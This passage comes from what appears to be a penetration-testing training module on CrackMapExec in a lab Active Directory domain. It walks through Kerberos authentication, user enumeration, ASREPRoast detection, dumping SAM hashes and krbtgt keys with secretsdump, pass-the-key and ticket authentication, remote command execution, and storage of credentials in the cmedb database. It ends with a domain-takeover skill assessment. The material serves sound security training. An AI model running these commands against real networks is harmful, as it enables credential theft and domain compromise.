SMB         10.129.203.121  445    MS01             IPC$            READ
Remote IPC
```

Next Steps

In the following section, we will discuss Kerberos authentication and the new changes CrackMapExec includes for this authentication method.

Kerberos Authentication

At the time of writing, CrackMapEec supports Kerberos Authentication for the `SMB`, `LDAP`, and `MSSQL` protocols. There are two (2) ways of using Kerberos Authentication:

1. Using the `KRB5CCNAME` env name to specify the `ccache` file. The Pass the Ticket (PtT) from Linux section in the Password Attacks academy module discusses using Kerberos from Linux.
2. Starting in CrackMapExec 5.4.0, we no longer need to use the `KRB5CCNAME` environment variable with a ticket for Kerberos authentication. We can use a username and password or username and hash.

An essential element to consider when using Kerberos authentication in Linux is that the computer we are attacking needs to resolve the FQDN of the domain and the target machine. If we are in an internal network, we can configure our computer to make domain name resolutions to the company's DNS, but this is not the case. We cannot configure the DNS, and we will need to add, manually the FQDN for the domain controller and our target machine in the `/etc/hosts` file.

Setting Up the /etc/hosts File

```
echo -e "\n10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight
inlanefreight.htb" | sudo tee -a /etc/hosts

10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```

```
cat /etc/hosts

# Host addresses
127.0.0.1  localhost
127.0.1.1  cyberspace
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```

Let's try using CrackMapExec with Kerberos authentication.

Username and Password - Kerberos Authentication

When we use CrackMapExec with a username and password or username and hash without the option `-k` or `--kerberos`, we perform NTLM authentication. We can use Kerberos authentication instead if we use the Kerberos option.

Kerberos Authentication

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --kerberos -
-shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$          READ
Remote Admin
SMB         10.129.203.121  445    DC01             C$
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL          READ
Logon server share
```

Identifying Users with Kerberos Authentication

With the new Kerberos authentication implementation, CrackMapExec has all the ingredients to build its own Kerbrute inside CME. This means that CME can tell if a user exists or not on the domain and if this user is configured not to require Kerberos pre-authentication (ASREPRoasting). Let's see this in action with the following accounts: `account_not_exist`, `julio`, and `robert`.

Identifying Users with Kerberos Authentication

```
crackmapexec smb 10.129.203.121 -u account_not_exist julio robert -p
OtherPassword --kerberos

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\account_not_exist: KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio: KDC_ERR_PREAUTH_FAILED
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\robert account vulnerable to asreproast attack
```

As we can see, we have three different errors, as Kerbrute CrackMapExec sends TGT requests with no pre-authentication if the KDC responds with a `KDC_ERR_C_PRINCIPAL_UNKNOWN` error, the username does not exist. However, if the KDC prompts for pre-authentication, it will respond with a `KDC_ERR_PREAUTH_FAILED` error, meaning that the username exists. Finally, if we see an error `account vulnerable to asreproast attack`, it's susceptible to AESREPoast attacks, as we previously see in the section Finding AESREPRoast Accounts.

This does not cause login failures, so it will not lock out any accounts, but it will generate a Windows event ID 4768 if Kerberos logging is enabled.

Using AES-128 or AES-256

We can also use `AES-128` or `AES-256` hashes for Kerberos Authentication, tools such as Secretsdump from Impacket, can usually retrieve those types of hashes. If we use AES-128 or AES-256, our traffic will look more like regular Kerberos traffic, representing an operational advantage (opsec). Let's use Secretsdump and then use the AES256 to authenticate.

Authentication with AES256

```
secretsdump.py

INLANEFREIGHT.HTB/julio:[email protected]
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbfb21eeffaaa8abaf5365adf6562a1a4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::

<SNIP>

[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:f535588e917cf644294519f345f5e14c852d6ae4d9c6fbfefc54be82b84bb35c
Administrator:aes128-cts-hmac-sha1-96:6a1b10171f2f12d7d6fbb31e1823617b
Administrator:des-cbc-md5:b38a08d637d9e06e
krbtgt:aes256-cts-hmac-sha1-
96:b67cba3eccadb27d482929f88ace038f9a5b73b6bbc3af93f40575cd6b5fb02c
krbtgt:aes128-cts-hmac-sha1-96:d6a6464fdf51d2bd587366254dcd34e7
krbtgt:des-cbc-md5:73f701bcf4d5d96e
inlanefreight.htb\julio:aes256-cts-hmac-sha1-
96:77da7057b42509a1d086f4f58e7252ad673b1940be2f741c496c577d10e4df76
inlanefreight.htb\julio:aes128-cts-hmac-sha1-
96:ae1b6f722a8857a60c781dd1c12dae4d

<SNIP>
```

```
crackmapexec smb 10.129.203.121 -u julio --aesKey
77da7057b42509a1d086f4f58e7252ad673b1940be2f741c496c577d10e4df76

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:77da7057b42509a1d086f4f58e7252ad673b1940be2f741c49
6c577d10e4df76 (Pwn3d!)
```

CCache file - Kerberos Authentication

A credential cache (or `ccache`) holds Kerberos credentials. They generally remain valid as long as the user's session lasts, so authenticating to services multiple times (e.g., connecting to a web or mail server more than once) doesn't require contacting the KDC every time.

In most cases, Linux machines store Kerberos tickets as ccache files, the way the systems use the tickets is through the environment variable `KRB5CCNAME`, which indicates the path of the ccache file. Let's generate a ticket (ccache file) for the user `robert` and authenticate to `DC01`.

To generate the ticket, we will use the impacket tool getTGT.py and set the environment variable `KRB5CCNAME` to the path of the ccache file generated by `getTGT.py`.

Ticket Granting Tickets

```
getTGT.py inlanefreight.htb/robert:'Inlanefreight01!' -dc-ip
10.129.203.121

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Saving ticket in robert.ccache
```

```
export KRB5CCNAME=$(pwd)/robert.ccache
```

To use the environment variable `KRB5CCNAME` as our Kerberos authentication method, we need to use the option `--use-kcache`. The username and password options are not required.

Using ccache File as Kerberos Authentication Method (SMB Protocol)

```
crackmapexec smb 10.129.203.121 --use-kcache

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert from ccache
```

Using ccache File as Kerberos Authentication Method (LDAP Protocol)

```
crackmapexec ldap 10.129.203.121 --use-kcache

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        10.129.203.121  389    DC01             [+]
inlanefreight.htb\robert from ccache
```

To use Kerberos Authentication with the MSSQL protocol, we need to specify the computer name or FQDN as a target instead of the IP address. This is because, behind the scenes, the `MSSQL` protocol doesn't convert the IP to the FQDN, but the `SMB` and `LDAP` protocols do.

Using ccache File with the MSSQL Protocol

```
crackmapexec mssql dc01 --use-kcache

MSSQL       dc01.inlanefreight.htb 1433   DC01             [*] Windows
10.0 Build 17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       dc01.inlanefreight.htb 1433   DC01             [+]
inlanefreight.htb\robert from ccache (Pwn3d!)
```

We can execute any module or option with Kerberos authentication as we did with usernames and passwords.

Listing Shares with Kerberos Authentication

```
crackmapexec smb 10.129.203.121 --use-kcache --shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert from ccache
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----      ------
SMB         10.129.203.121  445    DC01             ADMIN$          READ
Remote Admin
SMB         10.129.203.121  445    DC01             C$
```

```
READ,WRITE       Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
READ,WRITE       Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL          READ
Logon server share
```

Next Steps

We learned how to use Kerberos Authentication with CrackMapExec. In the following section, we will interact with the CrackMapExec database `cmedb`.

Mastering the CMEDB

CME automatically stores all used/dumped credentials (along with other information) in its SQLite database, set up on the first run. All workspaces and relative databases are stored in `~/.cme/workspaces`. The default databases are located at `~/.cme/workspaces/default`. This directory has an SQLite file for each protocol.

Listing Default Databases

```
ls ~/.cme/workspaces/default/

ftp.db  ldap.db  mssql.db  rdp.db  smb.db  ssh.db  winrm.db
```

Interacting with the Database

CME ships with a second command-line script, `cmedb`, which facilitates interacting with the back-end database. Typing the command `cmedb` will drop us into a command shell:

CMEDB

```
cmedb

cmedb (default) >
```

Workspaces

The default workspace name is called `default` (as represented within the prompt). Once a workspace is selected, everything that we do in CME will be stored in that workspace. To create a workspace, we need to go to the root of the command prompt `cmedb (default) >`. If we are in the protocol database, we need to use the command `back`.

Creating a Workspace

```
cmedb
cmedb (default)(smb) > back
cmedb (default) > workspace create inlanefreight
[*] Creating workspace 'inlanefreight'
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
cmedb (inlanefreight) >
```

To list workspaces, we can use `workspace list`, and to switch workspace, we type `workspace <workspace>`.

Listing and Switching Workspaces

```
cmedb (inlanefreight) > workspace list

[*] Enumerating Workspaces
default
==> inlanefreight
cmedb (inlanefreight) > workspace default
cmedb (default) >
```

Accessing a Protocol's Database

`cmedb` has a database for each protocol, but at the time of writing this module, only `SMB` and `MSSQL` have helpful options:

Protocol	Options
smb	back creds exit export groups hosts import shares
mssql	back creds exit export hosts import
ldap	back exit export import
winrm	back exit export import
rdp	back exit export import
ftp	back exit export import
ssh	back exit export import

To access a protocol's database, run `proto <protocol>`. Within the protocol, we can use the option `help` to display the available options:

Connecting to the SMB Protocol Database

```
cmedb (default) > proto smb
cmedb (default)(smb) > help

Documented commands (type help <topic>):
========================================
help

Undocumented commands:
======================
back  creds  exit  export  groups  hosts  import  shares
```

Protocol Options

Every time we use the `SMB` or `MSSQL` protocol, the credentials, the hosts we attack, the shares we access, and the groups we enumerate are stored in the CrackMapExec database.

Let's access the data we have in the database.

Displaying Credentials

The CrackMapExec database stores all the credentials we have used or obtained using CrackMapExec. This database stores the type of credential, whether plaintext or hash, the domain, username, and password. To see the credentials for the SMB protocol, we need to use the option `creds` within the protocol.

Displaying SMB Credentials

```
cmedb
cmedb (default)(smb) > creds

+Credentials---------+-----------+----------------+---------------------
----+-----------------------------------------------------------------+
| CredID | Admin On   | CredType   | Domain           | UserName
| Password                                                          |
+--------+-----------+-----------+----------------+---------------------
----+-----------------------------------------------------------------+
| 1       | 0 Host(s) | plaintext | INLANEFREIGHT    | peter
| Password123                                                       |
| 2       | 2 Host(s) | plaintext | INLANEFREIGHT    | robert
| Inlanefreight01!                                                  |
| 3       | 0 Host(s) | plaintext | INLANEFREIGHT    | grace
| Inlanefreight01!                                                  |
| 4       | 4 Host(s) | plaintext | INLANEFREIGHT    | julio
| Password1                                                         |

<SNIP>

| 40      | 0 Host(s) | hash       | INLANEFREIGHT    | kiosko
| aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f851b949767163c35ae296 |
| 41      | 0 Host(s) | hash       | INLANEFREIGHT    | testaccount
| aad3b435b51404eeaad3b435b51404ee:e02ca966c5c0b22eba3c8c4c5ae568b1 |
+--------+-----------+-----------+----------------+---------------------
----+-----------------------------------------------------------------+

cmedb (default)(smb) > creds julio

+Credentials---------+-----------+---------------+----------+------------
---------------------+
| CredID | Admin On   | CredType   | Domain         | UserName | Password
|
+--------+-----------+-----------+---------------+----------+------------
---------------------+
| 4       | 4 Host(s) | plaintext | INLANEFREIGHT | julio     | Password1
|
| 26      | 0 Host(s) | hash      | INLANEFREIGHT | julio    |
64f12cddaa88057e06a81b54e73b949b |
+--------+----------+----------+--------------+---------+------------
---------------------+

```

As you see, we can also query specific users by adding a username after `creds`. We can also list all hashes with the option `creds hash` or all plaintext credentials with the option `creds plaintext`.

Displaying Hashes and Plaintext Credentials

```
cmedb (default)(smb) > creds hash

+Credentials---------+----------+--------------+-------------------+----
----------------------------------------------------------------+
| CredID | Admin On  | CredType | Domain        | UserName          |
Password                                                        |
+--------+----------+----------+--------------+-------------------+----
----------------------------------------------------------------+

<SNIP>

| 24      | 0 Host(s) | hash      | DC01          | Guest             |
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 25      | 0 Host(s) | hash      | DC01          | DefaultAccount    |
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 26      | 0 Host(s) | hash      | INLANEFREIGHT | julio             |
64f12cddaa88057e06a81b54e73b949b                                  |

<SNIP>

+--------+----------+----------+--------------+-------------------+----
----------------------------------------------------------------+

cmedb (default)(smb) > creds plaintext

+Credentials---------+----------+-----------+---------------+--------------------
----+------------------------------------+
| CredID | Admin On  | CredType  | Domain         | UserName
| Password                     |
+--------+----------+-----------+---------------+--------------------
----+------------------------------------+
| 1       | 0 Host(s) | plaintext | INLANEFREIGHT    | peter
| Password123                  |
| 2       | 2 Host(s) | plaintext | INLANEFREIGHT    | robert
| Inlanefreight01!             |
| 3       | 0 Host(s) | plaintext | INLANEFREIGHT    | grace
| Inlanefreight01!                 |

<SNIP>

+--------+----------+----------+---------------+----------------------
----+-----------------------------------+
```

Note: cmedb allows tab auto-completion to display available options.

MSSQL credentials are saved in the `MSSQL` protocol and can be displayed as we display `SMB` credentials.

Displaying Credentials for MSSQL

```
cmedb
cmedb (default)(smb) > back
cmedb (default) > proto mssql
cmedb (default)(mssql) > creds

+Credentials--------+----------+----------+-------------+-------------+--------
-------------------------+
| CredID | Admin On  | CredType  | Domain        | UserName      |
Password                         |
+--------+----------+----------+-------------+-------------+--------
-------------------------+
| 1       | 0 Host(s) | plaintext | DC01          | nicole        |
Database2                        |

<SNIP>

| 6       | 0 Host(s) | hash      | INLANEFREIGHT | julio         |
64F12CDDAA88057E06A81B54E73B949B |
| 7       | 0 Host(s) | plaintext | INLANEFREIGHT | julio         |
Password1                        |
+--------+----------+----------+-------------+-------------+--------
-------------------------+
```

Note: If we see the Domain field with a computer, it means that we are using an MSSQL account.

Using Credentials

We can also use credentials IDs from the database to execute CrackMapExec. We need to identify the credentials we want to use and determine which id is associated with the account. Let's use julio's credentials with id 4. To use a credential id instead of a username and password, we need to use the option `-id <CredID>`.

Using CredID to Interact with CrackMapExec

```
crackmapexec smb 10.129.203.121 -id 4 -x whoami

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
INLANEFREIGHT\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Executed command
SMB         10.129.203.121  445    DC01             inlanefreight\julio
```

Hosts Information

For `MSSQL` and `SMB`, we can also identify the computers to which we have gained access, their IP, domain, and operating system.

Displaying Hosts

```
cmedb
cmedb (default)(smb) > hosts

+Hosts---+-----------+---------------------------------+-----------------+-
----------------+-------------------------+-------+---------+
| HostID | Admins    | IP                              | Hostname        |
Domain          | OS                        | SMBv1 | Signing |
+--------+-----------+---------------------------------+-----------------+-
----------------+-------------------------+-------+---------+
| 1      | 1 Cred(s) | 10.129.203.121                  | DC01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 1       |
| 2      | 3 Cred(s) | 10.129.204.23                   | MS01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 0       |

<SNIP>

| 9      | 1 Cred(s) | dead:beef::8c8a:5209:5876:537d | MS01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 0       |
| 11     | 0 Cred(s) | dc01.inlanefreight.htb          | DC01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 1       |
+--------+-----------+---------------------------------+-----------------+-
----------------+-------------------------+-------+---------+

cmedb (default)(smb) > hosts ms01
```

```
+Hosts---+-----------+-----------------------------------+-----------+--------
-------+-------------------------+-------+---------+
| HostID | Admins     | IP                                | Hostname | Domain
| OS                          | SMBv1 | Signing |
+--------+-----------+-----------------------------------+-----------+--------
-------+-------------------------+-------+---------+
| 2      | 3 Cred(s) | 10.129.204.23                     | MS01     |
INLANEFREIGHT | Windows 10.0 Build 17763 | 0     | 0        |
| 9      | 1 Cred(s) | dead:beef::8c8a:5209:5876:537d | MS01     |
INLANEFREIGHT | Windows 10.0 Build 17763 | 0     | 0        |
+--------+-----------+-----------------------------------+-----------+--------
-------+-------------------------+-------+---------+
```

Share Information

The CME database also stores the shared folders we have identified, and it tells us if we have users with read and write access. To access the shares information, we need to use the option `shares` within the SMB protocol in cmedb.

Retrieving Shares

```
cmedb
cmedb (default)(smb) > shares

+---------+----------+-------------------+--------------------------------
------------+------------+-------------+
| ShareID | computer | Name              | Remark
| Read Access | Write Access |
+---------+----------+-------------------+--------------------------------
------------+------------+-------------+
| 1       | DC01     | ADMIN$            | Remote Admin
| 0 User(s)    | 0 Users       |
| 2       | DC01     | C$                | Default share
| 0 User(s)    | 0 Users       |
| 3       | DC01     | carlos            |
| 0 User(s)    | 0 Users       |

<SNIP>

| 33      | MS01     | ADMIN$            | Remote Admin
| 1 User(s)    | 1 Users       |
| 34      | MS01     | C$                | Default share
| 1 User(s)    | 1 Users       |
| 35      | MS01     | CertEnroll        | Active Directory Certificate
Services share | 1 User(s)    | 1 Users       |
+---------+----------+-------------------+--------------------------------
```

```
------------+-------------+--------------+
```

Adding and Removing Users

CME supports the ability to add or remove users from the database manually. We select the protocol (SMBor MSSQL) and use `creds add` or `creds remove`.

Adding a User to cmedb

```
cmedb
cmedb (default)(smb) > creds add
[!] Format is 'add domain username password
cmedb (default)(smb) > creds add INLANEFREIGHT john Password3
cmedb (default)(smb) > creds

+Credentials---------+-----------+-----------+-----------------+---------------------
----+-----------------------------------------------------------------------+
| CredID | Admin On   | CredType  | Domain          | UserName
| Password                                                               |
+--------+-----------+-----------+-----------------+---------------------
----+-----------------------------------------------------------------------+

<SNIP>

| 45     | 0 Host(s) | plaintext | INLANEFREIGHT   | john
| Password3                                                              |
+--------+-----------+-----------+-----------------+---------------------
----+-----------------------------------------------------------------------+
```

Now we can try to remove the user we added.

Removing a User from cmedb

```
cmedb
cmedb (default)(smb) > creds remove
[!] Format is 'remove <credID>'
cmedb (default)(smb) > creds 45

+Credential(s)-------+-----------------------+----------------+----------+--
---------+
| CredID | CredType   | Pillaged From HostID | Domain         | UserName |
Password  |
+--------+-----------+-----------------------+----------------+----------+--
```

```
---------+
| 45      | plaintext | None                    | INLANEFREIGHT | john      |
Password3 |
+--------+-----------+-----------------------+-------------+---------+--
---------+

<SNIP>

cmedb (default)(smb) > creds remove 45
cmedb (default)(smb) > creds 45

+Credentials--------+----------+---------+--------+---------+----------+
| CredID | Admin On | CredType | Domain | UserName | Password |
+--------+----------+----------+--------+---------+----------+

```

Importing Empire Credentials

Another feature that cmedb has is the ability to import credentials from `Empire`.

Import from Empire

```
cmedb
cmedb (default)(smb) > import empire
[-] Unable to connect to Empire's RESTful API server:
HTTPSConnectionPool(host='127.0.0.1', port=1337): Max retries exceeded
with url: /api/admin/login (Caused by
NewConnectionError('<urllib3.connection.HTTPSConnection object at
0x7f5d248fabe0>: Failed to establish a new connection: [Errno 111]
Connection refused'))
```

Note: Make sure to configure Empire if you want to use this feature.

Export cmedb Data


We can export credentials, hosts, local admins, and shares from the CrackMapExec database.

Exporting Credentials from cmedb

```
cmedb
cmedb (default)(smb) > export invalid
[-] invalid argument, specify creds, hosts, local_admins, or shares
cmedb (default)(smb) > export creds
[-] invalid arguments, export creds <simple/detailed> <filename>
cmedb (default)(smb) > export creds detailed detailed_creds.csv
[+] creds exported
cmedb (default)(smb) > export shares detailed detailed_shares.csv
[+] creds exported
cmedb (default)(smb) > export local_admins detailed
detailed_local_admins.csv
[+] Local Admins exported
cmedb (default)(smb) > exit
```

```
cat detailed_local_admins.csv
"id";"userid";"computer"
"1";"INLANEFREIGHT/julio";"DC01"
"2";"INLANEFREIGHT/julio";"MS01"

<SNIP>
```

Data is exported as a CSV file. We can open it using tools such as LibreOffice or Excel.


File Edit View Insert Format Styles Sheet Data Tools Window Help
Liberation Sans
10 pt
E8

id	computer	userid	name	remark	read	write
1	DC01	INLANEFREIGHT\peter	ADMIN$	Remote Admin	False	False
2	DC01	INLANEFREIGHT\peter	C$	Default share	False	False
3	DC01	INLANEFREIGHT\peter	carlos		False	False
4	DC01	INLANEFREIGHT\peter	david		False	False
5	DC01	INLANEFREIGHT\peter	john		False	False
6	DC01	INLANEFREIGHT\peter	julio		False	False

Next Steps

We learned how to use `cmedb`, where it is located, and how we can manipulate its contents. Keep in mind that this database may hold confidential information. It is recommended that this information be monitored appropriately and secured to prevent the information it contains from being exposed.

In the next section, we will practice everything we learned and try to compromise an Active Directory domain with only CrackMapExec.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section, and mark DONE when finished.

Submit

Reveal Answer

Skill Assessment

You are a Penetration Tester performing your first Internal Penetration Test after taking an in-depth training course on the tool CrackMapExec. Your customer `INLANEFREIGHT CORP` has hired your firm to assess their Active Directory environment.

Your first task is finding a valid account and trying a common password using different protocols. Your customer cannot afford any downtime, so you need to be careful not to lock out any accounts. Once you find a valid account, enumerate, enumerate, enumerate and find juicy information that will help you take over other accounts. Remember, your goal is to take over as many accounts as possible until getting domain administrator access.

Your goal is to take over the target domain and obtain the contents of the NTDS file. If you have followed this module attentively, it should not take long.

Steps to connect to the target environment

You are doing an internal penetration test remotely, so you will have to first connect to the VPN and, from there, do your internal enumeration to the target network `172.16.15.0/24`. To connect to the internal company network, you will need to use `Chisel` and `proxychains` as follows:

Connecting to the Internal Network VPN

```
sudo chisel client 10.129.204.182:8080 socks
2022/12/20 07:41:14 client: Connecting to ws://10.129.204.182:8080
2022/12/20 07:41:14 client: tun: proxy#127.0.0.1:1080=>socks: Listening
```

```
2022/12/20 07:41:15 client: Connected (Latency 126.699268ms)
```

Don't forget to modify the `/etc/proxychains.conf` file to match the port you choose to use with Chisel.

Once you start the target system, replace the example IP `10.129.204.182` with your target IP.

Note: The Chisel server is already running on the target machine. If you have problems connecting, wait 1 or 2 minutes and try again.

To enumerate the internal network, you can use the command:

`proxychains crackmapexec [protocol] [target]` as shown in the section Proxychains with CME.

Good luck!